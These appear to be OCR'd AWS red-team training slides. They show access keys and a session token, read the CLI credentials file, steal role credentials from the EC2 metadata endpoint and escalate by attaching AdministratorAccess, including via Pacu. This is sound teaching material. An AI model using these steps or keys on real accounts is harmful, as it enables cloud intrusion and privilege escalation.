
Policy name	Policy type
Attached directly	
AmazonEC2FullAccess	AWS managed policy
s3-administrator-Policy	Inline policy

Policy summary | { } JSON | Edit policy | Simulate policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": [
                "s3:*"
            ],
            "Effect": "Allow",
            "Resource": "*"
        }
    ]
```

2. Authentication Methods

2.1 AWS Cloud Authentication :




2.1.1 Authentication to AWS Management Portal

- IAM Root User's credential [Username + Password] - Long Term Access
- IAM User's credential [Username + Password] - Long Term Access
- SSO User's credential [Username + Password] - Long Term Access


➢ IAM Root User's credential [Username + Password]:

https://console.aws.amazon.com/




➢ IAM User's credential [Username + Password]:

https://console.aws.amazon.com/



➢ SSO User's credential [Username + Password]:

https://Org-Name.awsapps.com/start



2.1.2 Authentication to AWS using AWS CLI

- **Long Term :** Access Key ID + Access Key Secret
- **Short Term :** Access Key ID + Access Key Secret + Session Token

Programmatic Access (Access Key ID + Access Key Secret)

aws configure --profile atomic-nuclear

```
PS C:\Users\Hacker> aws configure --profile atomic-nuclear
AWS Access Key ID [None]: AKIAUI7PQBNFYCHFHCGR
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Get the information about configured identity

aws sts get-caller-identity --profile atomic-nuclear

```
PS C:\Users\Hacker> aws sts get-caller-identity --profile atomic-nuclear
{
    "UserId": "AIDAUI7PQBNF65T37ME23",
    "Account": "294170659659",
    "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```

Programmatic Access (Access Key ID + Access Key Secret + Session Token)

aws configure

```
C:\Users\Hacker>set AWS_ACCESS_KEY_ID=ASIAUI7PQBNFQGT342T2

C:\Users\Hacker>set AWS_SECRET_ACCESS_KEY=NWLiK5Kn6IVwiCVC63plSd+Fun/+ucNTG+x524P3

C:\Users\Hacker>set AWS_SESSION_TOKEN=FwoGZXIvYXdzEAEaDOI5BPRqG44+Xn/2+CKBAV982X8aki1z/zC4AnTJIx2exmZXoisTdbHQNaK946C4
uoUT6F4YsMeKMNSv0FkcybGSIXakCydilgookTCHepZaY/A2MMSQlGCjr1KKPtALNBCnRfTcM1ymrpHgaNqivJhnel9glsZAMk90sdsu+rzUkTiaQWP08N
lu+LmhIZX5MijSm6CTBjIoCO748ZI5QLImsesenqOJK9KiD5fJZTovID3iWuPjtND6+e1izsbaPg==
```

Get the information about configured identity

aws sts get-caller-identity --profile atomic-nuclear

```
C:\Users\Hacker>aws sts get-caller-identity
{
    "UserId": "AIDAUI7PQBNF65T37ME23",
    "Account": "294170659659",
    "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```

AWS CLI Stored Credentials

Windows

C:\Users\UserName\.aws

```
PS C:\Users\Hacker\.aws> ls


    Directory: C:\Users\Hacker\.aws


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        25-03-2022     21:59                cli
d-----        03-02-2022     12:35                sso
-a----        26-04-2022     20:32            352 config
-a----        26-04-2022     20:59            837 credentials
```

AWS CLI Stored Credentials

Linux

/home/UserName/.aws

```
hacker@Hacker-PC:~/.aws$ pwd
/home/hacker/.aws
hacker@Hacker-PC:~/.aws$ ls
config  credentials
hacker@Hacker-PC:~/.aws$
```

Content of credentials file

cat credentials

```
PS C:\Users\Hacker\.aws> cat .\credentials
[default]
aws_access_key_id = AKIAZVR56YVSAIKSG324
aws_secret_access_key = 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
[atomic-nuclear]
aws_access_key_id = AKIAUI7PQSNFTCHFHCGR
aws_secret_access_key = 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
```

3. CLI Based Enumeration

2.1.3 Enumeration

Users:

List of IAM Users :

```
aws iam list-users
```

List the IAM groups that the specified IAM user belongs to :

```
aws iam list-groups-for-user --user-name [user-name]
```

List all manages policies that are attached to the specified IAM user :

```
aws iam list-attached-user-policies --user-name [user-name]
```

Lists the names of the inline policies embedded in the specified IAM user :

```
aws iam list-user-policies --user-name [user-name]
```

Groups :

List of IAM Groups :

```
aws iam list-groups
```

List of all users in a groups :

```
aws iam get-group --group-name [group-name]
```

Lists all managed policies that are attached to the specified IAM Group :

```
aws iam list-attached-group-policies --group-name [group-name]
```

List the names of the inline policies embedded in the specified IAM Group:

```
aws iam list-group-policies --group-name [group-name]
```

Roles :

List of IAM Roles :

```
aws iam list-roles
```

Lists all managed policies that are attached to the specified IAM role :

```
aws iam list-attached-role-policies --role-name [ role-name]
```

List the names of the inline policies embedded in the specified IAM role :

```
aws iam list-role-policies --role-name [ role-name]
```

Policies:

List of all iam policies :

```
aws iam list-policies
```

Retrieves information about the specified managed policy :

```
aws iam get-policy --policy-arn [policy-arn]
```

Lists information about the versions of the specified manages policy :

```
aws iam list-policy-versions --policy-arn [policy-arn]
```

Retrieved information about the specified version of the specified managed policy :


```
aws iam get-policy-version --policy-arn policy-arn --version-id [version-id]
```

Retrieves the specified inline policy document that is embedded on the specified IAM user / group / role :

```
aws iam get-user-policy --user-name user-name --policy-name [policy-name]
aws iam get-group-policy --group-name group-name --policy-name [policy-name]
aws iam get-role-policy --role-name role-name --policy-name [policy-name]
```

4. Red Team Ops in AWS Cloud

Cloud Red Team Attack Life Cycle



Configure Initial Compromised User Credential :

```
aws configure --profile auditor
```

Enumerate Cloud Services, e.g EC2, S3 etc. in an Organization AWS Account :

```
aws ec2 describe-instances --profile auditor
```

Exploit Public Facing Application Running on EC2 Instance and Retrieve Temporary Credential :

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/jump-ec2-role
```

Note: Cloud meta-data can be retrieve by exploiting these web app vulnerabilities -

- SSRF
- RCE

Configure & Validate Temporary Credential in AWS CLI :

```
aws configure set aws_access_key_id [key-id] --profile ec2
aws configure set aws_secret_access_key [key-id] --profile ec2
aws configure set aws_session_token [token] --profile ec2
aws sts get-caller-identity --profile ec2
```

Get the Managed Policy Attached to EC2 Instance :

```
aws iam list-attached-role-policies --role-name jump-ec2-role --profile auditor
```

Retrieves the specified inline policy document that is embedded on the ec2 instance role :

```
aws iam list-role-policies --role-name jump-ec2-role --profile auditor
```

Get the permissions in inline policy :

```
aws iam get-role-policy --role-name jump-ec2-role --policy-name jump-inline-policy
--profile auditor
```

Escalate privilege by attaching administrator policy to itself :

```
aws iam attach-role-policy --policy-arn
arn:aws:iam::aws:policy/AdministratorAccess  --role-name jump-ec2-role --profile ec2
```

Again, check the managed Policy Attached to EC2 Instance :

```
aws iam list-attached-role-policies --role-name jump-ec2-role --profile auditor
```

Red Team Ops with Automated Tool “pacu” :

Setting the initial user access key in pacu

```
set_keys
```

Get the permission of current logged-in user

```
exec iam__enum_permissions
whoami
```

Enumerate ec2 instance and get the public ip addresses.

```
exec ec2__enum

data EC2
```

Set the temporary credential for role attached to ec2 instance.

```
set_keys
```

Get the permission of current logged-in role.

```
exec iam__enum_permissions
whoami
```

Enumerate privilege escalation permission and exploit it.

```
exec iam__privesc_scan
```

Again, check the permission of privilege escalated role.

```
exec iam__enum_permissions
whoami
```

CWL Cloud Security Certifications Path

CWL
CyberWarFare Labs

Thank You

For Professional Red Team / Blue Team / Purple Team, Cloud Cyber Range labs / Courses / Trainings, please contact

info@cyberwarfare.live

To know more about our offerings, please visit:

https://cyberwarfare.live